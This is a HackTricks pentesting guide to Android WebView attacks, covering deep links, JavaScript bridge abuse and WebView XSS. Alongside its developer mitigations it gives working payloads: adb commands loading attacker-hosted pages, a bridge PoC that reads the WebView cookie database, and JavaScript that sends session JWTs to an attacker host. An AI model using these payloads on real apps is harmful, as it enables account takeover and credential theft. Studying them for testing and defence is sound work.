webview-attacks.md (32088B)
1 --- 2 title: "Webview Attacks" 3 section: "Mobile" 4 sectionSlug: "mobile-pentesting" 5 sourcePath: "src/mobile-pentesting/android-app-pentesting/webview-attacks.md" 6 sourceUrl: "https://github.com/HackTricks-wiki/hacktricks/blob/188de82beb54e70956b2952367a0af91d26758b8/src/mobile-pentesting/android-app-pentesting/webview-attacks.md" 7 sha: "188de82beb54e70956b2952367a0af91d26758b8" 8 isIndex: false 9 modified: true 10 license: "CC-BY-NC-4.0" 11 --- 12 13 # Webview Attacks 14 15 ## Guide on WebView Configurations and Security 16 17 ### Overview of WebView Vulnerabilities 18 19 A critical aspect of Android development involves the correct handling of WebViews. This guide highlights key configurations and security practices to mitigate risks associated with WebView usage. 20 21  22 23 ### **File Access in WebViews** 24 25 By default, WebViews permit file access. This functionality is controlled by the `setAllowFileAccess()` method, available since Android API level 3 (Cupcake 1.5). Applications with the **android.permission.READ_EXTERNAL_STORAGE** permission can read files from external storage using a file URL scheme (`file://path/to/file`).<sup>[[1]](#references)</sup> 26 27 #### **Deprecated Features: Universal and File Access From URLs** 28 29 - **Universal Access From File URLs**: This deprecated feature allowed cross-origin requests from file URLs, posing a significant security risk due to potential XSS attacks. The default setting is disabled (`false`) for apps targeting Android Jelly Bean and newer. 30 - To check this setting, use `getAllowUniversalAccessFromFileURLs()`. 31 - To modify this setting, use `setAllowUniversalAccessFromFileURLs(boolean)`. 32 - **File Access From File URLs**: This feature, also deprecated, controlled access to content from other file scheme URLs. Like universal access, its default is disabled for enhanced security. 33 - Use `getAllowFileAccessFromFileURLs()` to check and `setAllowFileAccessFromFileURLs(boolean)` to set.<sup>[[1]](#references)</sup> 34 35 #### **Secure File Loading** 36 37 For disabling file system access while still accessing assets and resources, the `setAllowFileAccess()` method is used. With Android R and above, the default setting is `false`. 38 39 - Check with `getAllowFileAccess()`. 40 - Enable or disable with `setAllowFileAccess(boolean)`. 41 42 #### **WebViewAssetLoader** 43 44 The **WebViewAssetLoader** class is the modern approach for loading local files. It uses http(s) URLs for accessing local assets and resources, aligning with the Same-Origin policy, thus facilitating CORS management.<sup>[[1]](#references)</sup> 45 46 ### loadUrl 47 48 This is a common function used to load arbitrary URLs in a webviwe: 49 50 ```java 51 webview.loadUrl("<url here>") 52 ``` 53 54 Ofc, a potential attacker should never be able to **control the URL** that an application is going to load. 55 56 ### Deep-linking into internal WebView (custom scheme → WebView sink) 57 58 Many apps register custom schemes/paths that route a user-supplied URL into an in-app WebView. If the deep link is exported (VIEW + BROWSABLE), an attacker can force the app to render arbitrary remote content inside its WebView context.<sup>[[4]](#references)</sup> 59 60 Typical manifest pattern (simplified): 61 62 ```xml 63 <activity android:name=".MainActivity" android:exported="true"> 64 <intent-filter> 65 <action android:name="android.intent.action.VIEW" /> 66 <category android:name="android.intent.category.DEFAULT" /> 67 <category android:name="android.intent.category.BROWSABLE" /> 68 <data android:scheme="myscheme" android:host="com.example.app" /> 69 </intent-filter> 70 </activity> 71 ``` 72 73 Common code flow (simplified): 74 75 ```java 76 // Entry activity 77 @Override 78 protected void onNewIntent(Intent intent) { 79 Uri deeplink = intent.getData(); 80 String url = deeplink.getQueryParameter("url"); // attacker-controlled 81 if (deeplink.getPathSegments().get(0).equals("web")) { 82 Intent i = new Intent(this, WebActivity.class); 83 i.putExtra("url", url); 84 startActivity(i); 85 } 86 } 87 88 // WebActivity sink 89 webView.loadUrl(getIntent().getStringExtra("url")); 90 ``` 91 92 Attack pattern and PoC via adb: 93 94 ```bash 95 # Template – force load in internal WebView 96 adb shell am start -a android.intent.action.VIEW \ 97 -d "myscheme://com.example.app/web?url=https://attacker.tld/payload.html" 98 99 # If a specific Activity must be targeted 100 adb shell am start -n com.example/.MainActivity -a android.intent.action.VIEW \ 101 -d "myscheme://com.example.app/web?url=https://attacker.tld/payload.html" 102 ``` 103 104 Impact: the remote page runs in the app WebView context (cookies/session of the app WebView profile, access to any exposed @JavascriptInterface, potential access to content:// and file:// depending on settings). 105 106 Hunting tips: 107 - Grep decompiled sources for `getQueryParameter("url")`, `loadUrl(`, `WebView` sinks, and deep-link handlers (`onCreate/onNewIntent`). 108 - Review the manifest for VIEW+BROWSABLE filters and custom schemes/hosts that map to activities that later start a WebView. 109 - Check if there are multiple deep-link paths (e.g., an “external browser” path vs. an “internal webview” path) and prefer the one that renders inside the app. 110 111 ### Enabling JavaScript before verification (order-of-checks bug) 112 113 A frequent hardening mistake is enabling JavaScript or configuring relaxed WebView settings before the final allowlist/verification of the target URL completes. If the verification is inconsistent across helpers or happens too late, an attacker deep link can reach a state where:<sup>[[6]](#references)[[7]](#references)[[8]](#references)</sup> 114 115 1) WebView settings apply (e.g., `setJavaScriptEnabled(true)`), and 116 2) The untrusted URL is loaded with JavaScript enabled. 117 118 Bug pattern (pseudocode): 119 120 ```java 121 // 1) Parse/early checks 122 Uri u = parse(intent); 123 if (!looksValid(u)) return; 124 125 // 2) Configure WebView BEFORE final checks 126 webView.getSettings().setJavaScriptEnabled(true); // BAD: too early 127 configureMixedContent(); 128 129 // 3) Do final verification (late) 130 if (!finalAllowlist(u)) return; // too late – JS already enabled 131 132 // 4) Load 133 webView.loadUrl(u.toString()); 134 ``` 135 136 Why it’s exploitable<sup>[[6]](#references)[[7]](#references)</sup> 137 - Inconsistent normalization: helpers split/rebuild the URL differently than the final check, creating mismatches a malicious URL can exploit. 138 - Misordered pipeline: enabling JS in step 2 applies globally to the WebView instance, affecting the final load even if verification would later fail. 139 140 How to test 141 - Craft deep-link payloads that pass early checks and reach the WebView configuration site. 142 - Use adb to fire implicit VIEW intents delivering a `url=` parameter controlled by you: 143 144 ```bash 145 adb shell am start -a android.intent.action.VIEW \ 146 -d "myscheme://com.example.app/web?url=https://attacker.tld/payload.html" 147 ``` 148 149 If exploitation succeeds, your payload executes JavaScript in the app’s WebView. From there, probe for exposed bridges: 150 151 ```html 152 <script> 153 for (let k in window) { 154 try { if (typeof window[k] === 'object' || typeof window[k] === 'function') console.log('[JSI]', k); } catch(e){} 155 } 156 </script> 157 ``` 158 159 Defensive guidance 160 - Canonicalize once; validate strictly against a single source of truth (scheme/host/path/query). 161 - Only call `setJavaScriptEnabled(true)` after all allowlist checks pass and just before loading trusted content. 162 - Avoid exposing `@JavascriptInterface` to untrusted origins; prefer per-origin gating. 163 - Consider per-WebView instances for trusted vs untrusted content, with JS disabled by default. 164 165 ### **JavaScript and Intent Scheme Handling** 166 167 - **JavaScript**: Disabled by default in WebViews, it can be enabled via `setJavaScriptEnabled()`. Caution is advised as enabling JavaScript without proper safeguards can introduce security vulnerabilities. 168 - **Intent Scheme**: WebViews can handle the `intent` scheme, potentially leading to exploits if not carefully managed. An example vulnerability involved an exposed WebView parameter "support_url" that could be exploited to execute cross-site scripting (XSS) attacks. 169 170  171 172 Exploitation example using adb: 173 174 ```bash 175 adb.exe shell am start -n com.tmh.vulnwebview/.SupportWebView –es support_url "https://example.com/xss.html" 176 ``` 177 178 ### Javascript Bridge 179 180 A feature is provided by Android that enables **JavaScript** in a WebView to invoke **native Android app functions**. This is achieved by utilizing the `addJavascriptInterface` method, which integrates JavaScript with native Android functionalities, termed as a _WebView JavaScript bridge_. Caution is advised as this method allows all pages within the WebView to access the registered JavaScript Interface object, posing a security risk if sensitive information is exposed through these interfaces.<sup>[[5]](#references)</sup> 181 182 - **Extreme caution is required** for apps targeting Android versions below 4.2 due to a vulnerability allowing remote code execution through malicious JavaScript, exploiting reflection.<sup>[[3]](#references)</sup> 183 184 #### Implementing a JavaScript Bridge 185 186 - **JavaScript interfaces** can interact with native code, as shown in the examples where a class method is exposed to JavaScript: 187 188 ```javascript 189 @JavascriptInterface 190 public String getSecret() { 191 return "SuperSecretPassword"; 192 }; 193 ``` 194 195 - JavaScript Bridge is enabled by adding an interface to the WebView: 196 197 ```javascript 198 webView.addJavascriptInterface(new JavascriptBridge(), "javascriptBridge") 199 webView.reload() 200 ``` 201 202 - Potential exploitation through JavaScript, for instance, via an XSS attack, enables the calling of exposed Java methods: 203 204 ```html 205 <script> 206 alert(javascriptBridge.getSecret()) 207 </script> 208 ``` 209 210 - To mitigate risks, **restrict JavaScript bridge usage** to code shipped with the APK and prevent loading JavaScript from remote sources. For older devices, set the minimum API level to 17. 211 212 #### Abusing dispatcher-style JS bridges (invokeMethod/handlerName) 213 214 A common pattern is a single exported method (e.g., `@JavascriptInterface void invokeMethod(String json)`) that deserializes attacker-controlled JSON into a generic object and dispatches based on a provided handler name. Typical JSON shape:<sup>[[10]](#references)</sup> 215 216 ```json 217 { 218 "handlerName": "toBase64", 219 "callbackId": "cb_12345", 220 "asyncExecute": "true", 221 "data": { /* handler-specific fields */ } 222 } 223 ``` 224 225 Risk: if any registered handler performs privileged actions on attacker data (e.g., direct file reads), you can call it by setting `handlerName` accordingly. Results are usually posted back into the page context via `evaluateJavascript` and a callback/promise mechanism keyed by `callbackId`.<sup>[[10]](#references)</sup> 226 227 Key hunting steps<sup>[[10]](#references)</sup> 228 - Decompile and grep for `addJavascriptInterface(` to learn the bridge object name (e.g., `xbridge`). 229 - In Chrome DevTools (chrome://inspect), type the bridge object name in the Console (e.g., `xbridge`) to enumerate exposed fields/methods; look for a generic dispatcher like `invokeMethod`. 230 - Enumerate handlers by searching for classes implementing `getModuleName()` or registration maps. 231 232 #### Arbitrary file read via URI → File sinks (Base64 exfiltration) 233 234 If a handler takes a URI, calls `Uri.parse(req.getUri()).getPath()`, builds `new File(...)` and reads it without allowlists or sandbox checks, you get an arbitrary file read in the app sandbox that bypasses WebView settings like `setAllowFileAccess(false)` (the read happens in native code, not via the WebView network stack).<sup>[[10]](#references)</sup> 235 236 PoC to exfiltrate the Chromium WebView cookie DB (session hijack): 237 238 ```javascript 239 // Minimal callback sink so native can deliver the response 240 window.WebViewJavascriptBridge = { 241 _handleMessageFromObjC: function (data) { console.log(data) } 242 }; 243 244 const payload = JSON.stringify({ 245 handlerName: 'toBase64', 246 callbackId: 'cb_' + Date.now(), 247 data: { uri: 'file:///data/data/<pkg>/app_webview/Default/Cookies' } 248 }); 249 250 xbridge.invokeMethod(payload); 251 ``` 252 253 Notes<sup>[[10]](#references)</sup> 254 - Cookie DB paths vary across devices/providers. Common ones: 255 - `file:///data/data/<pkg>/app_webview/Default/Cookies` 256 - `file:///data/data/<pkg>/app_webview_<pkg>/Default/Cookies` 257 - The handler returns Base64; decode to recover cookies and impersonate the user in the app’s WebView profile. 258 259 Detection tips<sup>[[10]](#references)</sup> 260 - Watch for large Base64 strings returned via `evaluateJavascript` when using the app. 261 - Grep decompiled sources for handlers that accept `uri`/`path` and convert them to `new File(...)`. 262 263 #### Bypassing WebView privilege gates – endsWith() host checks 264 265 Privilege decisions (selecting a JSB-enabled Activity) often rely on host allowlists. A flawed pattern is:<sup>[[10]](#references)</sup> 266 267 ```java 268 String host = Uri.parse(url).getHost(); 269 boolean z = true; 270 if (!host.endsWith(".trusted.com")) { 271 if (!".trusted.com".endsWith(host)) { 272 z = false; 273 } 274 } 275 // z==true → open privileged WebView 276 ``` 277 278 Equivalent logic (De Morgan’s): 279 280 ```java 281 boolean z = host.endsWith(".trusted.com") || 282 ".trusted.com".endsWith(host); 283 ``` 284 285 This is not an origin check. Many unintended hosts satisfy the second clause, letting untrusted domains into the privileged Activity. Always verify scheme and host against a strict allowlist (exact match or a correct subdomain check with dot-boundaries), not `endsWith` tricks.<sup>[[10]](#references)</sup> 286 287 #### javascript:// execution primitive via loadUrl 288 289 Once inside a privileged WebView, apps sometimes execute inline JS via:<sup>[[10]](#references)</sup> 290 291 ```java 292 webView.loadUrl("javascript:" + jsPayload); 293 ``` 294 295 If an internal flow triggers `loadUrl("javascript:...")` in that context, injected JS executes with bridge access even if the external page wouldn’t normally be allowed. Pentest steps:<sup>[[10]](#references)</sup> 296 - Grep for `loadUrl("javascript:` and `evaluateJavascript(` in the app. 297 - Try to reach those code paths after forcing navigation to the privileged WebView (e.g., via a permissive deep link chooser). 298 - Use the primitive to call the dispatcher (`xbridge.invokeMethod(...)`) and reach sensitive handlers. 299 300 Mitigations (developer checklist)<sup>[[10]](#references)</sup> 301 - Strict origin verification for privileged Activities: canonicalize and compare scheme/host against an explicit allowlist; avoid `endsWith`-based checks. Consider Digital Asset Links when applicable. 302 - Scope bridges to trusted pages only and re-check trust on every call (per-call authorization). 303 - Remove or tightly guard filesystem-capable handlers; prefer `content://` with allowlists/permissions over raw `file://` paths. 304 - Avoid `loadUrl("javascript:")` in privileged contexts or gate it behind strong checks. 305 - Remember `setAllowFileAccess(false)` doesn’t protect against native file reads via the bridge. 306 307 #### JSB enumeration and debugging tips 308 309 - Enable WebView remote debugging to use Chrome DevTools Console: 310 - App-side (debug builds): `WebView.setWebContentsDebuggingEnabled(true)` 311 - System-side: modules like [LSPosed](https://github.com/LSPosed/LSPosed) or Frida scripts can force-enable debugging even in release builds. Example Frida snippet for Cordova WebViews: [cordova enable webview debugging](http://codeshare.frida.re/@gameFace22/cordova---enable-webview-debugging/)<sup>[[11]](#references)[[12]](#references)</sup> 312 - In DevTools, type the bridge object name (e.g., `xbridge`) to see exposed members and probe the dispatcher.<sup>[[10]](#references)</sup> 313 314 315 ### Reflection-based Remote Code Execution (RCE) 316 317 - A documented method allows achieving RCE through reflection by executing a specific payload. However, the `@JavascriptInterface` annotation prevents unauthorized method access, limiting the attack surface. 318 319 ### Remote Debugging 320 321 - **Remote debugging** is possible with **Chrome Developer Tools**, enabling interaction and arbitrary JavaScript execution within the WebView content. 322 323 #### Enabling Remote Debugging 324 325 - Remote debugging can be enabled for all WebViews within an application by: 326 327 ```java 328 if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.KITKAT) { 329 WebView.setWebContentsDebuggingEnabled(true); 330 } 331 ``` 332 333 - To conditionally enable debugging based on the application's debuggable state: 334 335 ```java 336 if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.KITKAT) { 337 if (0 != (getApplicationInfo().flags & ApplicationInfo.FLAG_DEBUGGABLE)) 338 { WebView.setWebContentsDebuggingEnabled(true); } 339 } 340 ``` 341 342 ## Exfiltrate arbitrary files 343 344 - Demonstrates the exfiltration of arbitrary files using an XMLHttpRequest:<sup>[[2]](#references)</sup> 345 346 ```javascript 347 var xhr = new XMLHttpRequest() 348 xhr.onreadystatechange = function () { 349 if (xhr.readyState == XMLHttpRequest.DONE) { 350 alert(xhr.responseText) 351 } 352 } 353 xhr.open( 354 "GET", 355 "file:///data/data/com.authenticationfailure.wheresmybrowser/databases/super_secret.db", 356 true 357 ) 358 xhr.send(null) 359 ``` 360 361 ## WebView XSS via Intent extras → loadData() 362 363 A frequent vulnerability is reading attacker-controlled data from an incoming `Intent` extra and injecting it directly into a WebView via `loadData()` with JavaScript enabled.<sup>[[9]](#references)</sup> 364 365 Vulnerable pattern (exported Activity reads extra and renders it as HTML): 366 ```java 367 String data = getIntent().getStringExtra("data"); 368 if (data == null) { data = "Guest"; } 369 WebView webView = findViewById(R.id.webview); 370 webView.getSettings().setJavaScriptEnabled(true); 371 webView.setWebChromeClient(new WebChromeClient()); 372 String userInput = "\n\n# Welcome\n\n" + "\n\n" + data + "\n\n"; 373 webView.loadData(userInput, "text/html", "UTF-8"); 374 ``` 375 376 If that Activity is exported (or reachable through an exported proxy), a malicious app can supply HTML/JS in the `data` extra to achieve reflected XSS: 377 ```bash 378 # Replace package/component with the vulnerable Activity 379 adb shell am start -n com.victim/.ExportedWebViewActivity --es data '<img src=x onerror="alert(1)">' 380 ``` 381 382 Impact 383 - Arbitrary JS in the app’s WebView context: enumerate/use `@JavascriptInterface` bridges, access WebView cookies/local storage, pivot to file:// or content:// depending on settings. 384 385 Mitigations 386 - Treat all Intent-derived inputs as untrusted. Escape (`Html.escapeHtml`) or reject HTML; prefer rendering untrusted text as text, not HTML. 387 - Keep JavaScript disabled unless strictly required; do not enable `WebChromeClient` for untrusted content. 388 - If you must render templated HTML, use `loadDataWithBaseURL()` with a safe base and CSP; separate trusted/untrusted WebViews. 389 - Avoid exposing the Activity externally or protect it with permissions when not needed. 390 391 Related 392 - See Intent-based primitives and redirection in: [Intent Injection](/hacktricks/mobile-pentesting/android-app-pentesting/intent-injection) 393 394 395 ## Second-order WebView XSS through `ContentProvider` metadata 396 397 Do not limit WebView source tracing to intent extras or file bytes. A receiving app may query an attacker-owned `content://` URI, retain `OpenableColumns.DISPLAY_NAME`, and only render that name later in a dialog. If the dialog interpolates the stored value into `innerHTML`, a harmless virtual file name such as `<img src=x onerror='PAYLOAD'>` becomes **second-order XSS** inside the app's existing WebView document. This pattern was reported in Acode: its deleted-file path inserted `file.filename` into an alert message whose renderer used `innerHTML`.<sup>[[16]](#references)[[17]](#references)[[18]](#references)[[19]](#references)</sup> 398 399 The important audit path is **metadata source → persistent state → lifecycle/error path → HTML sink**, rather than only source → sink in one call.<sup>[[16]](#references)[[19]](#references)</sup> 400 401 ```text 402 provider query() -> DISPLAY_NAME -> stored filename 403 -> resource later becomes unreadable/missing 404 -> resume/refresh/error handler 405 -> localized message interpolation 406 -> innerHTML / outerHTML / insertAdjacentHTML 407 -> event-handler JavaScript 408 ``` 409 410 Search hybrid-app JavaScript for both the sinks and the delayed triggers, then trace filename, title, label, MIME, and URI-derived fields backwards.<sup>[[17]](#references)[[18]](#references)[[19]](#references)</sup> 411 412 ```bash 413 grep -RniE 'innerHTML|outerHTML|insertAdjacentHTML' assets/www src 414 grep -RniE 'DISPLAY_NAME|filename|displayName|getLastPathSegment' assets/www src 415 grep -RniE 'resume|onResume|visibilitychange|refresh|exists|deleted' assets/www src 416 ``` 417 418 ### Stateful virtual-file harness 419 420 A malicious provider is useful for testing because `DISPLAY_NAME` supplies a human-readable name independently of the file bytes, while `ParcelFileDescriptor.createPipe()` returns a read end and a write end that can serve content entirely from memory.<sup>[[20]](#references)[[21]](#references)</sup> The core provider logic can switch from a valid resource to a missing one on demand:<sup>[[19]](#references)</sup> 421 422 <details> 423 <summary>Minimal stateful ContentProvider methods</summary> 424 425 ```java 426 static volatile boolean gone = false; 427 428 public String getType(Uri uri) { 429 return gone ? null : "text/plain"; 430 } 431 public Cursor query(Uri uri, String[] projection, String s, 432 String[] args, String order) { 433 if (gone) return null; 434 String[] cols = projection != null ? projection : 435 new String[]{OpenableColumns.DISPLAY_NAME, OpenableColumns.SIZE}; 436 MatrixCursor c = new MatrixCursor(cols); 437 MatrixCursor.RowBuilder row = c.newRow(); 438 for (String col : cols) 439 row.add(col, OpenableColumns.DISPLAY_NAME.equals(col) ? 440 "<img src=x onerror='PAYLOAD'>" : 441 OpenableColumns.SIZE.equals(col) ? 4 : null); 442 return c; 443 } 444 public ParcelFileDescriptor openFile(Uri uri, String mode) 445 throws FileNotFoundException { 446 if (gone) throw new FileNotFoundException(); 447 try { 448 ParcelFileDescriptor[] pipe = ParcelFileDescriptor.createPipe(); 449 new Thread(() -> { 450 try (OutputStream out = 451 new ParcelFileDescriptor.AutoCloseOutputStream(pipe[1])) { 452 out.write("test".getBytes(StandardCharsets.UTF_8)); 453 } catch (IOException ignored) {} 454 }).start(); 455 return pipe[0]; 456 } catch (IOException e) { 457 throw new FileNotFoundException(e.getMessage()); 458 } 459 } 460 ``` 461 462 </details> 463 464 Deliver the URI to an exported `VIEW`/`EDIT`/`SEND` file handler, explicitly select the target component when testing, and grant only the URI access needed for the import. After the target has stored the metadata, either toggle the provider into its missing state or revoke the temporary URI grant. Bring the existing target Activity forward to reach resume-dependent checks; Cordova emits `resume` when the platform returns the application from the background.<sup>[[16]](#references)[[19]](#references)[[22]](#references)</sup> 465 466 ```java 467 Uri u = Uri.parse("content://com.attacker.files/poc.txt"); 468 Intent open = new Intent(Intent.ACTION_EDIT) 469 .setDataAndType(u, "text/plain") 470 .setComponent(new ComponentName("com.target", "com.target.MainActivity")) 471 .addFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION); 472 startActivity(open); 473 474 // After the target opened the URI: 475 gone = true; // or revokeUriPermission(u, Intent.FLAG_GRANT_READ_URI_PERMISSION) 476 Intent resume = new Intent().setComponent(open.getComponent()) 477 .addFlags(Intent.FLAG_ACTIVITY_REORDER_TO_FRONT | 478 Intent.FLAG_ACTIVITY_SINGLE_TOP); 479 startActivity(resume); 480 ``` 481 482 Treat `REORDER_TO_FRONT` as a lifecycle aid, not a guarantee: confirm with logs or an attached debugger that the intended `onResume()`/Cordova `resume` handler actually ran and that the existing editor state was reused.<sup>[[19]](#references)[[22]](#references)</sup> 483 484 ### Keeping the privileged document alive 485 486 Navigating with `window.location` destroys the current hybrid-app document. If XSS must keep its Cordova/application globals, fetched HTML can instead replace the current DOM. Scripts parsed through `innerHTML` are normally inert in this workflow, so recreate the imported `<script>` nodes to execute them in the live document.<sup>[[19]](#references)</sup> 487 488 ```javascript 489 fetch("https://attacker.example/ui").then(r => r.text()).then(html => { 490 const remote = new DOMParser().parseFromString(html, "text/html"); 491 document.documentElement.innerHTML = remote.documentElement.innerHTML; 492 document.querySelectorAll("script").forEach(old => { 493 const fresh = document.createElement("script"); 494 for (const a of old.attributes) fresh.setAttribute(a.name, a.value); 495 fresh.textContent = old.textContent; 496 old.replaceWith(fresh); 497 }); 498 }); 499 ``` 500 501 Whether this pivot works depends on CSP, network policy, origin restrictions, and bridge configuration. Its security impact comes from retaining the original JavaScript world: injected code should enumerate `window.cordova`, app-specific globals, and exposed native/plugin methods rather than assuming that WebView XSS automatically provides native code execution.<sup>[[16]](#references)[[19]](#references)</sup> 502 503 Render untrusted metadata with `textContent`. If alerts must auto-link URLs, create validated text and anchor nodes with DOM APIs instead of converting the whole message into HTML; if HTML is an explicit feature, apply a strict sanitizer and keep privileged bridges unavailable to that renderer.<sup>[[16]](#references)[[19]](#references)</sup> 504 505 ## Trusted-origin HTML/CRM content → bridge credential theft 506 507 A strict host allowlist on a WebView is **not enough** if the trusted origin itself renders attacker-influenceable HTML such as CRM banners, loyalty widgets, support chat content, or feature-flagged marketing fragments. A practical chain is:<sup>[[13]](#references)</sup> 508 509 1. An attacker can write a profile/CRM field using a public customer identifier or another weak authorization primitive. 510 2. A first-party page requests banner/template JSON containing that field. 511 3. The SDK renders the returned HTML with a sink such as `innerHTML`, `outerHTML`, or `insertAdjacentHTML`. 512 4. The resulting stored XSS executes on the trusted origin already allowed to use the native bridge. 513 5. JavaScript invokes a bridge action that returns a session credential. 514 515 Minimal sink pattern: 516 517 ```javascript 518 const banner = JSON.parse(resp) 519 container.innerHTML = banner.html 520 ``` 521 522 Hunting tips:<sup>[[13]](#references)</sup> 523 - Trace **attacker-writable profile fields** into banners, campaigns, dashboards, previews, and in-app loyalty content. 524 - Check whether the backend/API authorizes profile reads or writes using a **public identifier** leaked in invite links, API responses, analytics calls, or app resources. 525 - Remember that **JSON escaping is not HTML escaping**: after `JSON.parse`, `<img src=x onerror=...>` is live markup again. 526 527 ### Callback wrapping to steal credential-returning bridge results 528 529 Many bridges return data to the page through a global callback such as `window.callWebView(...)`. If a bridge action returns a **JWT/session token** (`refresh_jwt`, `getToken`, `getSession`, etc.), preserve normal app behaviour by wrapping the callback, extracting the sensitive field, and then calling the original handler:<sup>[[13]](#references)</sup> 530 531 ```javascript 532 const orig = window.callWebView; 533 window.callWebView = function (m) { 534 const d = typeof m === 'string' ? JSON.parse(m) : m; 535 if (d.action === 'refresh_jwt' && d.payload?.data) 536 new Image().src = 'https://attacker/j?t=' + encodeURIComponent(d.payload.data); 537 return orig.apply(this, arguments); 538 }; 539 window.Android.postMessage(JSON.stringify({ action: 'refresh_jwt', payload: { old_jwt: '' } })); 540 ``` 541 542 `new Image().src` is a reliable exfiltration primitive because it only needs the browser/WebView to issue the request; it does **not** need response access. 543 544 ### Exported bridge-enabled Activities: scheme-only checks and `getReferrer()` are not auth 545 546 If an exported `VIEW`/`BROWSABLE` Activity forwards `url=` (or similar extras) into `loadUrl()` while the bridge stays attached, **scheme-only validation is insufficient**: the attacker still controls the host and path.<sup>[[13]](#references)</sup> `Activity.getReferrer()` is also a weak guard for privileged WebViews. Android documents that `getReferrer()` returns `Intent.EXTRA_REFERRER` when present and explicitly warns that **applications can spoof it**.<sup>[[14]](#references)[[15]](#references)</sup> 547 548 Browser-delivered trigger example: 549 550 ```html 551 <a href="intent://webdialog?url=https%3A%2F%2Ftrusted.example%2Frewards%3Fbanner%3Dweekly#Intent;scheme=app;package=com.victim;end"> 552 Open reward 553 </a> 554 ``` 555 556 Practical notes:<sup>[[13]](#references)</sup> 557 - Validate **scheme + exact host** before calling `loadUrl()`, not just the scheme. 558 - Re-check trust after redirects/navigation and remove the bridge when leaving trusted origins. 559 - To confirm token exfiltration really came from the in-app WebView, inspect the request for a `; wv` WebView user-agent marker, the app package in `X-Requested-With`, and the expected first-party `Referer`. 560 561 562 ## References 563 564 - [1] [Review of Android WebViews file access attack vectors](https://labs.integrity.pt/articles/review-android-webviews-fileaccess-attack-vectors/index.html) 565 - [2] [WheresMyBrowser.Android (demo app)](https://github.com/authenticationfailure/WheresMyBrowser.Android) 566 - [3] [Android WebView reference](https://developer.android.com/reference/android/webkit/WebView) 567 - [4] [Deep Links & WebViews Exploitations – Part II](https://medium.com/@justmobilesec/deep-links-webviews-exploitations-part-ii-5c0b118ec6f1) 568 - [5] [Deep Links & WebViews Exploitations – Part I](https://www.justmobilesec.com/en/blog/deep-links-webviews-exploitations-part-I) 569 - [6] [Samsung S24 Exploit Chain Pwn2Own 2024 Walkthrough](https://medium.com/@happyjester80/samsung-s24-exploit-chain-pwn2own-2024-walkthrough-c7a3da9a7a26) 570 - [7] [Pwn2Own Ireland 2024 – Samsung S24 attack chain (whitepaper)](https://maliciouserection.com/2025/05/13/pwn2own-ireland-2024-samsung-s24-attack-chain-whitepaper.html) 571 - [8] [Demonstration video](https://www.youtube.com/watch?v=LAIr2laU-So) 572 - [9] [Android Intents (1/2): how they work, security, and attack examples – Mobeta](https://mobeta.fr/android-intent-hijacking-pentest-mobile/) 573 - [10] [Account takeover in Android app via JSB – tuxplorer.com](https://tuxplorer.com/posts/account-takeover-via-jsb/) 574 - [11] [LSPosed – systemless Xposed framework](https://github.com/LSPosed/LSPosed) 575 - [12] [Frida codeshare: Cordova – enable WebView debugging](http://codeshare.frida.re/@gameFace22/cordova---enable-webview-debugging/) 576 - [13] [From a “Hey, {name} 👋” Banner to Full Account Takeover: Chaining Four Bugs Through a Rewards WebView](https://medium.com/@bag0zathev2/from-a-hey-name-banner-to-full-account-takeover-chaining-4-bugs-through-a-rewards-webview-f89a2b0f830f) 577 - [14] [Android `Activity.getReferrer()` reference](https://developer.android.com/reference/android/app/Activity#getReferrer()) 578 - [15] [Android `Intent.EXTRA_REFERRER` reference](https://developer.android.com/reference/android/content/Intent#EXTRA_REFERRER) 579 - [16] [Original Acode report: HTML injection in `alert()` leads to XSS](https://github.com/Acode-Foundation/Acode/issues/1090) 580 - [17] [Acode v1.10.5 vulnerable alert renderer](https://github.com/Acode-Foundation/Acode/blob/v1.10.5/src/dialogs/alert.js) 581 - [18] [Acode v1.10.5 deleted-file check](https://github.com/Acode-Foundation/Acode/blob/v1.10.5/src/lib/checkFiles.js) 582 - [19] [Reproducing the Acode v1.10.5 Cordova WebView Zero-Day](https://hackmd.io/@sal/Reproducing-the-Acode-Zero-Day-Vulnerability) 583 - [20] [Android Developers: `OpenableColumns`](https://developer.android.com/reference/android/provider/OpenableColumns) 584 - [21] [Android Developers: `ParcelFileDescriptor.createPipe()`](https://developer.android.com/reference/android/os/ParcelFileDescriptor#createPipe()) 585 - [22] [Apache Cordova: `resume` event](https://cordova.apache.org/docs/en/latest/cordova/events/events.html#resume)